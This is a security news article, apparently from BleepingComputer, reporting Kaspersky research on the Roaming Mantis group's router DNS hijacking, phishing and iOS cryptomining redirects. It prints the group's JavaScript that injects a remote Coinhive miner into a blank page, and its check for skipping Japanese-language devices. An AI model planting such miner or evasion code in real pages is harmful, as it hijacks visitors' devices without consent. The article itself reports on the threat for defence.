Roaming Mantis Group Testing Coinhive Miner Redirects on iPhones

bleepingcomputer.com/news/security/roaming-mantis-group-testing-coinhive-miner-redirects-on-iphones/

Lawrence Abrams


By
Lawrence Abrams

- October 1, 2018
- 12:56 PM
- 0

According to new research by Kaspersky's GReAT team, the online criminal activities of the Roaming Mantis Group have continued to evolve since they were first discovered in April 2018. As part of their activities, this group hacks into exploitable routers and changes their

DNS configuration. This allows the attackers to redirect the router user's traffic to malicious Android apps disguised as Facebook and Chrome or to Apple phishing pages that were used to steal Apple ID credentials.

Recently, Kaspersky has discovered that this group is testing a new monetization scheme by redirecting iOS users to pages that contain the Coinhive in-browser mining script rather than the normal Apple phishing page. When users are redirected to these pages, they will be shown a blank page in the browser, but their CPU utilization will jump to 90% or higher.



Blank page utilizing Coinhive

This is caused by the page utilizing the Coinhive mining script shown below.

```
if (isiOS) {
    //window.alert(getString(1));
    //window.location.href = "http://security.apple.com/";
    document.writeln("<script src=\'https://coinhive.com/lib/coinhive.min.js\'><" + "/script>");
    document.writeln("<script>");
    document.writeln("    var miner = new CoinHive.Anonymous(\'MbGzUiVDoyfIbIEP80XETUUCxqBg0baC\');");
    document.writeln("    miner.start();");
    document.writeln("</" + "script>");
}
```

Coinhive Mining Script

The day after the GReAT discovered this new page, the attackers reverted back to redirecting to the Apple phishing page, so this appears to be a test that is not ready for full release.

Limited hacking of Japanese devices

After Japanese researchers started releasing reports regarding Roaming Mantis, the group is making an effort to avoid hacking Japanese devices.

On landing pages that users were redirected to, Kaspersky noticed that there was JavaScript that checked if the device's language was set to "ja" or Japanese. If the ja language was detected, the page would not offer any malicious applications or redirects to the visitor.


```
if ((navigator.language || navigator.browserLanguage).toLowerCase().startsWith("ja")) {

} else {
    var u = navigator.userAgent;
    var isAndroid = u.indexOf('Android') > -1 || u.indexOf('Adr') > -1;
    var isiOS = !!u.match(/\(i[^;]+;( U;)? CPU.+Mac OS X/);
    if (isAndroid) {
```

Checking for Japanese Browser Language

Spreading via scam adverts on Prezi.com

This group appears to also be taking a page out of the Adware handbook by promoting scam sites for adult videos, games, music, and downloads.

These scam sites are being promoted through Prezi.com, a presentation sharing site, where the group would create page that contain links to URLS at https://tinyurl.com. When a visitor goes to these urls, though, they will be redirected to various scam sites as shown below.



Prezi.com Ads

Protecting your devices

To protect yourself from attacks like this, make sure that your routers are upgraded to the latest firmware so that any vulnerabilities are patched. Kaspersky also suggests that Android users turn off the ability to install app from third-party sites.

"We strongly recommend that Android users turn off the option that allows installation of applications from third-party repositories, to keep their device safe," stated Kaspersky's research. "They should also be suspicious if their phones become unusually hot, which may be a side-effect of the hidden crypto-mining application in action."

Related Articles:

Newly found zero-click iPhone exploit used in NSO spyware attacks

Protect your iPhone's data with this backup software deal

Apple emergency update fixes zero-days used to hack iPhones, Macs

Verblecon malware loader used in stealthy crypto mining attacks

- Coinhive
- iOS
- iPhone
- Miner
- Roaming Mantis Group

Lawrence Abrams

Lawrence Abrams is the owner and Editor in Chief of BleepingComputer.com. Lawrence's area of expertise includes Windows, malware removal, and computer forensics. Lawrence Abrams is a co-author of the Winternals Defragmentation, Recovery, and Administration Field Guide and the technical editor for Rootkits for Dummies.

- Previous Article
- Next Article

You may also like: